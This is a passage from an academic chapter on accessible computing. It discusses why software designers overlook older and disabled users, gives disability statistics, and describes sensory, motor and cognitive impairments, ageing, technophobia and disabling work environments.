The final and, to many, the conclusive reason, is that they believe that there is a lack of demand for accessible technology and this will not change. This view, however, ignores historical precedents. For example, safety in cars used not to be a selling point, but those manufactures who produced safe cars were in a very strong position to take advantage of the change in people's perception of what was important in the decision to buy a car. Similar trends are being seen in the organic food market. The requirement for easy to use and accessible systems is very likely to increase rapidly as the population ages, and as legislation takes effect.

Designers often believe that it is very difficult and expensive to design accessible systems, and thus do not make any attempt to reduce exclusion. In practice, however, there are many good examples of accessible technology. Windows, and other software products contain a range of accessibility options, but designers could be excused from not being aware of their existence, because, in a similar way to the Ford Focus car (more of which in Section 2.8) these aspects of the software are not widely advertised.

Similarly there are a number of excellent examples of web sites, which are accessible to older and disabled people, as well as being comfortable for able-bodied users and aesthetically pleasing. These however are more the exception than the rule. The reasons why inaccessible software is so widespread will be discussed in the following sections.

2.3 Lack of Understanding of the Full Range of Potential Customers

Human beings have a tendency to assume that everyone is the same as themselves and their friends, and computer system designers are no exception. Unless they are developing very specialized software, their concept of a user is usually someone not too different from themselves. Older and disabled people are less well represented in the work force than their statistical presence in the community, and those with mobility and communication difficulties are not very visible. This can produce an "out of sight—out of mind" situation in software designers, reinforcing the assumption that all customers are roughly the same as the designer's immediate colleagues.

There is a very powerful economic motivation to assume that all potential users have essentially the same characteristics. This not only makes the design task simpler, but also saves much effort in testing and evaluating what has been produced. This misconception about the actual range of characteristics of potential users of software is often strengthened—sometimes inadvertently—by well-established design guidelines.

Even within the User Centered Design community, where there is a strong focus on understanding the users, it has been recommended [35] that, in a majority of circumstances, five users is an optimum number of participants for usability evaluations. Clearly a sample of people which truly represented the wide range of characteristics of human beings would have to be very large and thus obtaining a truly representative sample is not feasible. It would at least, be helpful, however, if designers were made to realize that a sample of five could only scratch the surface of the characteristics of all potential users, and the results from any such tests should be interpreted with very great care.

2.4 Lack of Awareness of the Needs of Older and Disabled People

Computer systems designers form a very specialist section of the population. Their knowledge of computers is deeply embedded, and because of their educational and employment background, most have forgotten what a wealth of detailed knowledge they have of computer systems. Many metaphors and operational techniques are so second nature to them that they assume everyone is fully conversant with them. For example, in a recent research project, in which the authors assisted with the design of an email system for novice users, very experienced software designers were astounded that most of their potential customers did not know what a scroll bar was, and when its action was explained, half of the older users thought that it should be operated in the opposite way (i.e., it should appear to control the paper).

Young software engineers generally have good eyesight (although some may need spectacles), and they may forget that most people's eyesight deteriorates as they grow older, and that some of this deterioration cannot be corrected. There are also a significant number of visual impairments which cannot be corrected by lenses. In addition, because their use of the keyboard and mouse is almost a reflex action, designers do not often realize that this requires a level of manual dexterity which is significantly greater than many of their potential customers.

Software engineers are accustomed to the need to remember complex series of actions, and their understanding of the way computers operate helps them to re-create a set of commands the details of which may have slipped their memory. In contrast many people in the population have never had the need for these skills and thus are much less well equipped to operate the systems which designers find "intuitively easy."

An interesting example is in Windows, where to turn off the system, one has to follow a path which begins with the "Start" instruction. This is logical if one has the background knowledge to understand that, in order to exit from Windows software, one has to start the application which shuts-down the system. This level of sophisticated understanding is only found in a very small percentage of the users of Windows—the rest have to try to remember by rote the seemingly bizarre requirement to "press start" to "stop the computer."

2.5 Lack of Engagement with Disabled People

Related to the above problem of a lack of understanding—or perhaps the cause of a lack of understanding, is an unwillingness for organizations, who do acknowledge the importance of accessible design, to engage directly with disabled and elderly people. This may be due to a perception that such people are not part of the target audience, or a perception that there is little point in engaging with users with such extreme needs, for fear that a product will result that is excessively skewed towards a specific user group.

Another challenge, identified by the authors through personal contact with developers and designers, is a fear of the consequences of being responsible—unwittingly or not—for discrimination. This can range from a worry over what is considered appropriate terminology, and the dreaded phrase 'political correctness' can cloud the judgment of some with regards to actual or perceived attitudes of others towards accessibility. While the authors do not condone discriminatory, abusive or dismissive attitudes towards people with functional impairments, the frequent changes in what is acceptable terminology have not made it easy for a designer with aspirations towards inclusive design; unfortunately, neither has the over-zealous attitudes of some well meaning individuals concerned with reducing discrimination. This is

further complicated by there being fundamental differences in currently acceptable disability terminology between the UK and the US—for example, 'disabled person' is preferred in the UK, while 'person with disabilities' is preferred in the US.

Thus requests for feedback and advice from novice designers can lead to them being drowned in a sea of critical replies attacking their best efforts or their use of inappropriate terminology. There is a need for education, but at the same time, increased support and encouragement in accessible design from accessibility advocates would avoid disaffection and potentially hostility towards the idea of inclusive design. At the same time, increased engagement with disabled people and disability organizations would help to reduce the misconceptions and misinterpretations of best practice.

2.6 Lack of Willingness and Motivation

Designers sometimes justify their unwillingness to consider the needs of older and disabled people on an assumed, rather than demonstrated, basis that it is not economically practical to take these people into account. Such an attitude may be in contravention of legislation—discussed in more depth later—but can be used as an excuse not even to consider the possibilities of extending the design to cater for a wider range of user needs.

It is clearly impossible to design systems which can be easily operated by absolutely everyone in the population regardless of age or disability, and in many cases it would be acceptable, and legal, to decide to exclude certain categories of disability. However, this should only be done after an assessment has been made that the costs of including these disabled people is un-reasonable in terms of the overall project. Some adjustments necessary to cope with certain disabilities may be very expensive to include, but some, which are virtually cost-free, can make an enormous difference to the accessibility of a device.

2.7 Assumed Technophobia and Low Expectations of Older and Disabled People

Many people have developed very low expectations of older and disabled people for similar reasons to those adduced above. In certain situations this is realistic—it would be unreasonable to design a motor car with Braille symbols for driver controls. However, the authors have met senior, well educated people who believe, for example, that blind people neither watch television nor use computers—in fact blind people's viewing habits are virtually identical to those of sighted people, and given appropriate assistive technology, blind people can use a very wide range of software.

Similar stereotypes can be applied to much technology. It is widely believed that older people are technophobic. If that was the case, however, older people would not be prepared to drive motor cars—the modern versions of which have many computers within them. The difference between motor cars and other new technologies is that designers have been careful to ensure that the interface to the car does not change significantly from that which customers are used to; where they have fallen short in this aim, as in the introduction of digital speedometers in some models during the 1980s, consumer reaction and fear of legal comeback have caused the rapid withdrawal of the unacceptable features. Thus, in general, the problem is not that older people are not prepared to use "new technology," but are frightened by the manifestations of technology which have not been designed by people who understood the needs and abilities of older people.

2.8 Perceived Economic Burden

In addition to overestimating the costs of taking into account the needs of older and disabled people in design, there is a tendency to underestimate the benefits of providing more inclusive products. The basic outcome of inclusive design is in fact likely to result in economic benefit. If a product or technology that can be accessed and used by a wider audience than would have otherwise been possible, then it follows that the potential customer base for that technology is increased. The numbers of disabled people in the community are shown below and these are often much greater than many people would predict. There will also be a major growth in these figures due to the aging of the population.

For example, in the Western world the numbers of people over 65 are already larger than the numbers of people under 16 and there are many people over 65 with a large disposable income and significant wealth. Not only do such people have age related impairments, but approximately 50% have a significant disability. The fact that the "baby boomers" are joining this cohort also means that many older people will have significantly different expectations of life-style and the need for technology to support this life-style. Designers who, in the future, restrict their markets to young able-bodied people will be exposing their companies to significant risks of losing market share.

The design of an accessible e-commerce web site is the digital equivalent of ensuring that a supermarket is wheelchair-accessible—in each case allowing access to more potential customers. Online shopping, however, has significantly more benefits for disabled people than for able bodied people. The independence of being able to shop on-line in the comfort of their own home has enormous attraction over making a potentially difficult trip, which may require assistance from a number of other people.

There are many examples of products developed with accessibility in mind that have become significant economic successes [22]:

- In the motor industry, the Ford Focus was designed to take account of the older user. The designers were provided with special suits and spectacles which reproduced the reduction in mobility and sight which comes with old age. The result was a motor car which was easier to operate by older adults, but also provided many benefits for younger drivers such as large easy to use controls, and better access for parents with small children. The car thus became very popular amongst all age groups, and regularly features highly in UK sales tables.
- British Telecom (BT) developed a large button telephone for disabled people and this quickly became popular with many, so much so that this feature was introduced into other products from the company.

Economic benefit may also result from the avoidance of potentially adverse publicity arising from a high profile example of a member of the public being unable to use the product in question due to accessibility problems. Keates and Clarkson [22] argue that adverse publicity resulting from an organization defending a case of alleged discrimination may result in reduced revenue, and at the same time the cost of defending the case may be greater than the cost of addressing the problems that caused the alleged discrimination in the first place. They further point out that by failing to consider accessibility in product design, an increasing proportion of customer base may be lost in terms of organizations that are legally or contractually bound to procure only technology that meets a specific level of accessibility. For example, US federal agencies are obliged by Section 508 of the Rehabilitation Act (discussed in more detail in Section 5) to purchase technology that complies with Section 508 technical standards. Thus any company that does not consider accessibility in the design of their products will effectively rule themselves out of competing in this economically significant market sector.

2.9 Inappropriate Tools and Technologies

Accessibility, when it is considered, is often considered as an afterthought rather than at the beginning of any design process. This situation includes the design of software tools used by designers.

Development tools and authoring tools do not tend to promote or encourage design of optimally accessible technology, and rarely if ever give any indication of whether or not the system which will be produced using these tools will have an adequate level of accessibility. Some standard operating systems involve small fonts and buttons, and provide default options, such as automatically appearing small scale scroll

bars, which can be difficult or impossible to remove. The libraries of widgets provided with prototyping equipment often predominantly contain widgets which are inappropriate for anyone without excellent vision and dexterity—with no warning that this might cause a problem.

Web authoring software has promoted the democracy of the web as a publishing medium by aiding experienced designers in the creation of highly functional, graphically rich web content, and at the same time provided a way for less technically able authors to quickly and easily publish web resources that are often valuable and interesting. Such authoring software, however, has traditionally enabled, if not positively encouraged, the creation of web pages with significant accessibility barriers. Authoring packages have also traditionally helped to exacerbate the problem of web accessibility by generating non-standard and bloated code, using code that may introduce accessibility problems for people with visual and manual impairments, and by failing to alert authors of the need to insert information required to avoid the introduction of accessibility barriers. As a result web content is often unwittingly published containing serious accessibility barriers.

2.10 Inaccessible Accessibility Options and Assistive Technologies

A number of operating systems and software applications do provide accessibility options and utilities, which enable disabled people to vary the input and output properties of software. For example the Windows operating system has a large range of *options* that enable the user to enhance the accessibility of the system through, for example:

- Adjustments to text and background color schemes;
- Features that facilitate mouse usage, for example enlargement of the mouse pointer or reduction in the on-screen pointer movement relative to movement of the mouse;
- Features that facilitate keyboard access, for example “sticky keys,” which enables one fingered typists to operate multiple key combinations, such as the shift, control and alt keys;
- Specification of visual alternatives to audio alerts.

Such additions can be of great value to expert users, but they are often very difficult for the new user to find. Research with older adults has indicated that, despite considerable demand for help and support, the existing facilities built into computers are rarely used. Syme et al. [42], using evidence from their work with older adults,

argue that this is because such facilities are often hard to find, hard to use and inappropriate. Reconsidering the ways in which support is presented to an increasingly diverse population of computer users would benefit not only older users, but everyone.

More advanced than the accessibility options discussed above, *utilities* may be offered by an operating system, such as screen magnification and screen reading functions, or an on-screen keyboard. Although useful, the functionality of these options is often limited in comparison to specialized assistive software. Awareness of such utilities is low, Microsoft [28] finding that only 38% of computer users with mild or severe difficulties/impairments were aware of such utilities, and only 14% of users actually used them.

There is also a problem in terms of awareness of, and use of, assistive technology that would be required by someone with a severe impairment to successfully use computer technology [28]:

- Only 24% of computer users with severe difficulties/impairments currently use assistive technology;
- 39% of computer users with severe difficulties/impairments are not aware that assistive technology exists and could enhance their computing experience.

It is apparent that significant challenges exist for disabled people in firstly discovering the existence of an assistive technology that might help them, where to get hold of it, and how to install it and use it. This often requires a significant amount of technical expertise and confidence, and many assistive devices are significantly more expensive than standard software and hardware.

A similar problem exists when considering access to web content. Many widely used web browsers—most notably Microsoft's Internet Explorer with its current large market share—fall disappointingly short of supporting potentially very useful accessibility features, such as the ability to enlarge the text size of any web page, regardless of how that page has been designed. The ability to change aspects of a web page's appearance through a user-defined style sheet is a very powerful tool in enhancing the accessibility of web content for people with dyslexia and specific visual impairments. In reality however, very few people know how to achieve these effects, and to do so using any of today's popularly used web browsers is likely to be extremely difficult.

A feature of many accessibility options is thus that they themselves are inaccessible, and have many usability problems. A significant proportion of users who could benefit from accessible technology features do not even know of their existence, let alone how to access and use them.

3. Disabled People?

A variety of impairments—sensory, mobility-related and cognitive—can separately or together result in computer users encountering accessibility barriers, and, as alluded to in the previous section, the number of users with such impairments is much higher than might be expected.

This section looks in more detail at the specific impairments affecting accessibility of technology, and why there are many more people who may experience accessibility difficulties than an initial examination suggests.

3.1 Some Statistics

If we examine population statistics, the low level of interest in issues of this nature is somewhat surprising. It is not easy to obtain a globally consistent definition of a specific disability, and thus accurate estimates are difficult, (this problem will be addressed later in the chapter), but commonly accepted figures are that, in the "developed world," between 10% and 20% of the population have disabilities.

More specific estimates include:

- 1 in 10 of the world's population has a significant hearing impairment and 1 in 125 are deaf.
- 1 in 100 of the world's population has a visual impairment, 1 in 475 are legally blind, and 1 in 2000 are totally blind.
- 1 in 250 people are wheelchair users, with over 300,000 in the USA alone being under 44 years old (there are 10,000 serious spinal injuries per year in the USA alone).
- There are 6 million mentally retarded people in the USA with 2 million living in institutions.
- It has been estimated that 20% of the population have difficulty in performing one or more basic physical activities, with 7.5% being unable to walk, lift, hear, or read alone or without help; 14% of these are aged between 16 and 64.
- In the UK, 800,000 people are unable to express their needs in a way that close relatives can understand and 1.7 million people struggle to communicate.

There is a direct effect on the working economy, with disability affecting the working lives of some 12% of the population and 5% being prevented from working entirely, due to their disabilities. There is also an even wider population which is affected by disabilities. As a rule of thumb, every person has at least three other important people in their lives with whom they interact regularly; thus the population

affected directly by disability is at least a factor of three greater than the numbers quoted above.

It is a sobering thought that, within the next year, almost one in 500 of the readers of this chapter will suffer a stroke which will render them partially paralyzed, and a third of those will experience some degree of speech, language or cognitive impairment caused by that stroke.

Demographic data concerning disabilities can vary, because of the exact definitions used, but the data in Table I, from USA and European sources [46] provide useful guidelines. It can be seen that the numbers of people with disabilities are significant and these figures are increasing. People with disabilities are very diverse, and due to improved life expectancy and medical care, there is likely to be an increase in both the severity and diversity of disabilities in the workplace.

The report "Enabling America: Assessing the Role of Rehabilitation Science and Engineering" [16], comments that:

> "The emerging field of rehabilitation science and engineering could improve the lives of many of the 49 million Americans who have disabling conditions, and is ready to assume a prominent position in America's health research agenda."

It points out that almost 10 million Americans (about 4 percent of the nation's population) have a disabling condition so severe that they are unable to carry out fundamental activities of life, such as attending school, working, or providing for their own care. An additional 6 percent are limited in their ability to engage in such activities, and another 4 percent are limited in social, recreational, or other pursuits. Medical expenditures for disabilities and the indirect costs from lost productivity exceed $300 billion each year, or more than 4 percent of the gross domestic product.

TABLE I
DISABILITY AND DEMOGRAPHIC STATISTICS

USA		Europe	
Illiteracy	3%		
Blind & Low Vision	3%	Blind	0.2%
		Low vision	2.0%
Deaf & hard of hearing	8%	Deaf	0.2%
		Hard of hearing	14.9%
		Dexterity	6.5%
		Intellect	5.6%
		Language	0.9%
		Speech	0.4%
		Dyslexia	4.7%
		Mobility	8.9%
65 & over	13%	Over 65	14.8%
NB Individuals may appear in more than one figure quoted above			

Thus older and disabled people are a significant minority, and represent a major market segment in the developed world.

3.2 Sensory Impairments

Perhaps the most easily understood and recognized group of people who may face accessibility barriers when attempting to use technology are those with sensory impairments. Technology relating to smell and taste as an interface enhancement is as yet in its infancy, and therefore an impaired ability to smell or taste is currently of no real significance when using technology.

Those senses that are most required in order to interact with computer technology are vision and hearing, and anyone with impaired hearing or vision may encounter significant accessibility barriers when using inappropriately designed technology.

3.2.1 Visual Impairments

Visual impairment may cover a range of conditions, each affecting varying aspects of vision. Conditions include myopia, cataracts, age-related macular degeneration, or macular dystrophy, and in many cases will result in a combination of the symptoms described below. It is worth noting that these conditions can result in a range of visual impairments which are also associated with healthy aging. The visual impairments lead to handicaps when using computers. For more details, a useful collection of information about various visual impairments is provided by the Royal National Institute of the Blind (RNIB).[1]

Reduced visual acuity affects the ability of the eye to define detail, the degree to which detail is sharp and clear at short or long distances. People with low visual acuity may particularly struggle to use computer interfaces where one or more of the following situations exist:

- information is presented in small text or small or very detailed graphics, and where magnification of this content is not possible, or not effective;
- low contrast text and background color schemes are used, or font styles used that do not promote easy on screen reading;
- interaction styles that require fine and accurate positioning of a pointing device or finger in order to activate an operational control.

The main impact of a *reduced field of vision* is that only a small proportion of a computer interface can be seen at any one time, and therefore interaction is

[1] Royal National Institute of the Blind Common Eye Conditions (2004). Available at http://www.rnib.org.uk/xpedio/groups/public/documents/PublicWebsite/public_eyelist.hcsp.

significantly extended as reading, exploration or searching for specific features of the interface will require a slow progression. In certain conditions, such as hemi-inattention, the person is not even aware that they are operating with a reduced field of vision, and thus will ignore, and not even search for data that is not in their reduced field of view.

People with reduced field of vision are likely to encounter problems using interfaces that position important content in significantly different areas of the screen, or interfaces that rely on the user noticing changes to content located in a different part of the screen to which they are looking; for example the use of a 'pop-up' window or other alert appearing to signify an event that requires a response.

It should also be noted that anyone with low vision who requires any form of magnification to allow them to access on-screen content, will also effectively reduce their field of vision, as magnification will effectively allow only a small portion of the interface to be viewed at a time.

People with *color deficit* may encounter accessibility barriers when using computer interfaces. Impairments relating to color perception generally manifest themselves as an inability to distinguish between specific colors, rather than an inability to perceive one specific hue. Color deficit is widely regarded as affecting significantly more males than females (approximately 4–5% of males in the Western world), and can result from one of three main types of condition [9]—protanopia, deuteranopia and tritanopia, or insensitivity to red, green and blue respectively.

These conditions may manifest themselves as an inability to distinguish between red and green or red and black. Additionally, given that red or green colors may appear as beige, yellow or orange to someone with protanopia or deuteranopia, problems may arise in attempting to distinguish between any of beige/yellow/orange and either of red or green. Accessibility barriers may therefore result if interfaces use these problem color combinations as a text/background combination or use these combinations in displaying adjacent objects.

Complete loss of color perception amongst sighted people is extremely rare (though of course this situation will effectively exist for anyone who has no functional vision at all and is accessing text using Braille or a speech synthesizer). Age-related decline in visual processing may lead to a reduction in effective color perception [6], while the combination of blue and red can cause the temporary visual effect of chromostereopsis, a condition that can cause unpleasant effects for anyone who can perceive shades of blue and red.

Thus, any computer interface that relies on color as the only way to present information may present accessibility barriers to people with color deficit. Interfaces that use low-contrast color combinations, or use those problematic color combinations described above, may also cause accessibility barriers.

Additionally, conditions such as dyslexia or scotopic sensitivity, not traditionally classified as visual impairments, may manifest themselves in ways that effectively induce a visual impairment whereby specific text and background color schemes, or text styles may render an interface unusable to someone with that condition.

Aspects such as glare, brightness and level of background lighting may, in combination with inappropriate use of color in interface design, also exaggerate the effects of an existing visual impairment, or temporarily introduce a new visual impairment to a user.

People who are blind may be considered to have effectively no functional vision, and rely on alternative channels, normally auditory and/or tactile, to access computer based information. Statistically speaking, people with no vision at all are rare; it is far more likely that some degree of vision will exist, in terms of at least the ability to distinguish shades of light.

Blind people can use text-to-speech or tactile technology to access computer systems, but that information must be available in an appropriate text format. Computer interfaces where one or more of the following situations exist will be very difficult or impossible to use by people who are blind:

- Information presented in a way that does not allow text-to-speech or tactile devices to output the information in audio or tactile form. This includes graphically presented information without a text equivalent or information presented through the use of color alone.
- Information that is not available directly in audio or tactile format on public interfaces such as autotellers.
- Information that is available in textual format, but is not provided in a way that allows efficient delivery and comprehension of the information when it is output in audio or tactile form. For example, text alternatives provided for graphics may be excessively detailed, or may result in duplication of adjacent textual information, in either case significantly lengthening the time required for the screen to be output in audio format.
- Specific problems may occur due to the ‘linearization’ of the content of a graphical user interface or web page, where the order of the page or screen content may become jumbled to such an extent that all logic and comprehension is lost. For example, instructions in using an interface may refer users to “the button on the right”—but relative descriptions such as ‘right’ and ‘left’ often lose meaning when heard in an audio-only interaction environment.
- Interfaces that require the use of a pointing device such as a mouse in order to allow user interaction or navigation.

A recent problem has been increasingly encountered by blind people when attempting to negotiate "Turing tests"—that is, a test to distinguish a human from a computer—as a means of a security check. A widely used solution[2] is to take a distorted graphic of a word or selection of alphanumeric characters, and request that users type in the word they see. In theory this should only be possible by a human, but, these security features result in an insurmountable barrier for people unable to see the graphic. This is potentially unlawful and accessible alternatives are thus being explored [49].

3.2.2 Hearing Impairments

It may be argued that the auditory channel is underused in computer interface design [26], but there are many examples of computer technology that use sound to present information. This provides a major accessibility barrier, when this is the sole way of presenting the information. Audio alerts may be used to warn or notify a user of an event; but, without a means to make this alert occur in another way, people with hearing impairments may miss this alert, with potentially significant consequences.

Interfaces that rely on voice-control may also result in difficulties. Pre-lingually and post-lingually deaf people often have speech intonation patterns that result in difficulty operating speech-activated interfaces. Other barriers may be encountered if there is no opportunity for a deaf or hard of hearing person to specify a text-phone or facsimile number as an alternative to the telephone.

Often overlooked by interface designers is the fact that some deaf people, particularly those who were born deaf or lost their hearing at a very early age, use a sign language as their primary means of communication, and may have low reading skills. Such people can also have poor literacy skills, and may struggle to understand information presented on-screen in text format—even if this information is a text alternative to audio content, for example captions for a video including spoken content.

3.3 Motoric Impairments

The 'wheelchair' icon has become a widely recognized symbol for disability in the physical environment, undoubtedly due to the challenges the built and natural environments may present wheelchair users. A physical disability that requires someone to use a wheelchair is, however, less likely to present significant problems in using

[2] For example, the CAPTCHA project at Carnegie Mellon University; http://www.captcha.net/.

computer technology, so long as the technology is ergonomically designed to allow easy access and operation.[3]

In general, given that the vast majority of computer interfaces are operated using the hands, those motor-related impairments that most frequently impact on accessibility of computer technology relate to how the impairment affects a person's level of manual dexterity. The effect of this is exacerbated for people with severe mobility restrictions for whom the use of other limbs to control an interface may not be possible.

Many people may experience temporary or long term restrictions on manual dexterity or the use of the hands, and this can compromise the ability to effectively control a computer system. Limited manual dexterity may be due to the effects of arthritis; the tremors caused by a condition such as Parkinson's disease may also seriously affect manual dexterity. Muscular related impairments such as carpal tunnel syndrome or repetitive strain injury (RSI) are increasingly common workplace-related injuries where use of a computer terminal is common.

An interface that is based on a menu or button and pointer style of interaction may present some challenges for people with limited manual dexterity, while people who cannot use their hands to operate a mouse will have to rely on a keyboard or some form of switching device, and as a result any interface that demands the use of a mouse for control will present significant challenges.

3.4 Cognitive Impairments

The umbrella term 'cognitive impairment' is a wide ranging yet hard to define term, but generally covering any impairment of the thought process. A cognitive impairment does not necessarily impact on innate intellectual ability, but may inhibit the ability to concentrate, to read, to process and organize information displayed on a computer screen. Such impairments, which can be exaggerated by concomitant sensory impairments, can make it difficult to use interactive systems, although such difficulty can be attenuated to some extent by appropriate design [6].

Dyslexia is a particularly common condition that is generally considered to be a cognitive impairment, with up to 10% of the population believed to be affected to some extent. Effects include difficulty with sequencing, misreading of words and poor comprehension to varying extents, problems with number and letter recognition, letter reversals, spelling problems, fixation problems and in many cases, scotopic sensitivity. The effect of scotopic sensitivity is often described as resulting in indi-

[3] Of course, designers of public access terminals such as automatic telling machines (ATMs) will need to consider the needs of wheelchair users, but desktop and mobile computing technology should not in itself present a wheelchair user any operational difficulties.

viduals being unable to take data in because it is "jumping around" and seems to be exacerbated by a cluttered peripheral field of vision.

Other impairments that fall under this broad category include conditions that affect short term memory, attention deficit disorder and other conditions that affect the ability to concentrate. Limited reading skills may also affect a significant proportion of the intended audience, particularly when considering public access terminals or web sites that provide a public service. It has been estimated that approximately 40% of the unemployed population of the UK are functionally illiterate, although this is not always due to a cognitive impairment.

The nature of access barriers caused by cognitive impairments is wide ranging, and can include:

- Presentation of text in such a way that on-screen reading and processing is very difficult—for example long unbroken paragraphs of justified text;
- Animated content that is not easy to turn off or freeze, causing potential distraction;
- Inconsistent screen layout and design, or inconsistencies in interface functionality and terminology, all of which can significantly increase cognitive load;
- Inappropriate writing style for the intended audience;
- Content that flickers or flashes at a frequency of between 2 and 59 Hz, potentially inducing seizures in people who have photosensitive epilepsy;
- General clutter on the screen caused by over-featured interfaces, misguided design or too many windows open at one time.

There is enormous potential for technology to significantly enhance the lives of people with severe learning disabilities, yet the specific challenges facing this group in using technology remain frustratingly under-researched and under-defined.

3.5 The Aging Process

Much of the functionality of able-bodied human beings, such as sight, hearing, dexterity, and cognitive processing begins to decline soon after 30 years of age. This decline is not usually apparent for the first few years after this age, but, for example, most people needing brighter lights for reading and then reading glasses becomes a factor not long after 40 years of age. By the age of 50 there will inevitably be some decline in many aspects of functionality, but again this depends on individuals.

The decline of functionality is yet another example of the "average person" myth. It is often assumed that everyone's functionality declines at much the same rate, but this is not true. A few people will have very little decline, and a few will have substantial decline, but importantly the range of functionality shown by people increases

with age and the rate of change of this also increases with age. It should be remembered that the functionality of "high functioning" older people is very similar to the functionality of "medium to low functioning" middle aged people. This underlines the suggestion made earlier in this chapter that designing for older people means that one designs for the whole population, whereas the range of functionality of older people is much greater than that of middle aged people.

In addition to this general decline, older people are much more likely than younger people to have a major disability, the probability of which increases with age. For example, over 50% of those over 65 in the USA are known to have a major impairment. The number of people who are elderly and/or disabled in Europe is estimated at between 60 and 80 million, and the changing age structure means that by the year 2020, one in four of the population will be aged over 60, and the largest increase is expected in the oldest (75+) age group where disability is most prevalent.

The overall functionality of an older disabled person is, however, significantly different even to that of the typical (young) disabled user of technology. Instead of having a single disability (sight/hearing/speech/mobility, etc.), older people usually have a more general impairment of several of their functions, usually including minor impairments in sight, hearing, dexterity and memory.

Older people can, very crudely, be divided into three groups:

- Fit older people, who do not appear—nor would consider themselves—disabled, but whose functionality, needs and wants are different to those they had when they were younger.
- Frail older people, who would be considered to have a "disability"—often a severe one, will, in addition, have a general reduction in their other functionalities.
- Disabled people who grow older, whose long-term disabilities have affected the aging process, and whose ability to function can be critically dependent on their other faculties, which will also be declining.

This taxonomy is important, because it serves to illustrate the fact that capability and disability are not opposites. The implications of this are often not apparent to software developers who have a tendency to develop things "for disability" or for "normal people," failing to recognize the whole range of capability levels which, while declining, do not yet represent a disability as such. In addition a combination of reduced capabilities, which separately are not significant, can constitute a handicap when taken together and interacting with a computer.

The major characteristics of older people, when compared with their younger counterparts, include:

- The individual variability of physical, sensory, and cognitive functionality of people increases with increasing age.

- The rate of decline in that functionality (that begins to occur at a surprisingly early age) can increase significantly as people move into the "older" category.
- There are different, and more widely appearing problems with cognition, e.g., dementia, memory dysfunction, and the ability to learn new techniques.
- Many older users of computer systems can be affected by multiple disabilities and such multiple minor (and sometimes major) impairments can interact, at a human computer interface level to produce a handicap that is greater than the effects of the individual impairments. Thus accessibility solutions focused on single impairments may not always be appropriate.
- Older people may have significantly different needs and wants due to the stage of their lives they have reached.
- The environments in which older people live and work can significantly change their usable functionality—e.g., the need to use a walking frame, to avoid long periods of standing, or the need to wear warm gloves.

3.6 "Technophobes"

An important "impairment" is technophobia in all its manifestations. This is more common, but not exclusive to older people, although as we have said previously, to regard all or even most older people as technophobic is an inaccurate stereotype. It is not usually considered to be a "disability" but it is important for designers to consider accessibility for this group of people. There are significant numbers of people of all ages who essentially claim to be scared of computer technology. In practice, however, most are not scared of technology *per se*, but by the way it tends to be manifested. Thus a person may claim not to be able to "cope with computers" whilst owning a brand new car (which will contain a number of computers) and being a habitual user of autotellers. The authors once interviewed a retired lady who said that she had never ever used the Internet, although it subsequently transpired that she was an avid user of an email system provided by her cable supplier.

Thus computer phobia can be based on a semantic misunderstanding, and this is exacerbated by the extensive use of jargon, and obscure metaphors within the industry. It is not impossible to design easy to use systems which do not rely on an understanding of particular jargon and metaphors, but it requires some thought and exposure to people who do not share a common educational and life experience with the designer. For example, in a recent experiment conducted in Dundee, novice older users were presented with an example of a popular instant messaging system and described it as variously as "… totally bemusing," "very complex and very difficult," "overpowering—too much information," "very, very confusing" and "irritating."

3.7 The Norm. . .

The foregoing discussion has essentially divided the population into

- young able bodied people,
- young disabled people,
- old people, and
- people who are old and disabled.

These are, however, artificial divisions and have been made to illustrate various points in the discussion. In fact there are not separately defined groups, other than in legal and/or pure age categories. In terms which are most important to software developers the groups are overlapping and in a very real sense very dynamic. There is not a specific group who are completely "disabled"—there will be people with a wide range of sight impairments, a small percentage of whom will be "blind" and some of this group may have hearing impairments—there are some people who are deaf and blind, and will have a range of motoric and cognitive abilities. At the other end of the continuum, there will be very few people who exhibit the top ten percentile in all the functionality relevant to operating a complex computer system. Most will have some reduced functionality.

People start their lives as babies, become children, grow up, reach maturity, and then grow old. During their lives, their functionality will undergo massive changes due to maturing and growing old, but in some cases changes will occur within relatively short time scales. Accidents can produce step function changes with, in most cases, a long ramp back to normal functioning. In addition, the functional characteristics of people can change significantly over very short time scales. This is particularly noticeable in cognitive functioning. Short term changes in cognitive ability occur with all employees during their working day caused by fatigue, noise levels, blood sugar fluctuations, lapses in concentration, stress, or a combination of such factors. Alcohol and other drugs can also induce serious changes in cognitive and physical functioning.

People may also become suddenly temporarily or permanently disabled by accident, or by the use of equipment, within their employment, and permanent dysfunction caused by technology is leading to increasing litigation. A great deal has been known for some time, for example, about the effects of exposure to loud noise, and vibration white finger, but the use of keyboards and associated input devices is increasingly being blamed for long term or permanent dysfunctions such as Repetitive Strain Injury (RSI). Evidence is growing that the use of mice has a part to play in injuries of this kind and there is also the possibility that voice disorders can be caused by over-use of speech input devices.

Users are actually very unlikely to be static and "fully able-bodied" for the entire period they are using a particular piece of software. Thus all users are potential beneficiaries of more accessible systems.

3.8 The Disabling Environment

In addition to the user having characteristics which can be considered "disabled," it is also possible for employees to be disabled by the environments within which they have to operate. Newell and Cairns [31] made the point that the human machine interaction problems of an able-bodied (ordinary) person operating in an high work load, high stress or environmentally extreme (i.e., extra-ordinary) environment; had very close parallels with a disabled ("extra-ordinary") person, operating in an "ordinary" situation such as an office.

For example, a noisy environment creates a similar situation to hearing or speech impairment, and communication systems which are designed for deaf or speech impaired people [29] may be appropriate for use in these environments. There are a very great range of jobs where the noise level is very high, and a greater understanding of the permanent effects of this on hearing has caused a wider use of hearing protectors. This protects the work force from long term damage, but also makes them less sensitive to acoustic signals. Sometimes the workforce creates their own solutions. For example, in the jute mills of 19th century Dundee, an informal sign language evolved to cope with the high level of noise; however, it might have been more effective if employers in the jute industry had realized that they were effectively creating a deaf community, and therefore taught their workforce a sign language system.

The effects of darkness or smoke are similar to visual impairment, and the possibility of using technology designed to provide access for people with visual impairments should be considered in such situations. Such techniques could be a valuable addition to a work place where darkness and/or smoke were a permanent feature. System designers need also to consider the effects of emergencies. How do plant room operators or pilots cope when their workplace is full of smoke? Should they be provided with alternative non-visual ways of obtaining essential information from their instruments, and, if so, what is the most effective and efficient way of providing this?

Many industrial situations require the wearing of protective clothing which reduces sensory input as well as manual dexterity. This obviously applies to firefighters and other emergency services, as well as people who have to operate underwater or in space. A Norwegian telecommunications company developed a large key telephone

keyboard specifically for people with poor manual dexterity, but found that it was very useful in cold outdoor locations where users tended to wear gloves.

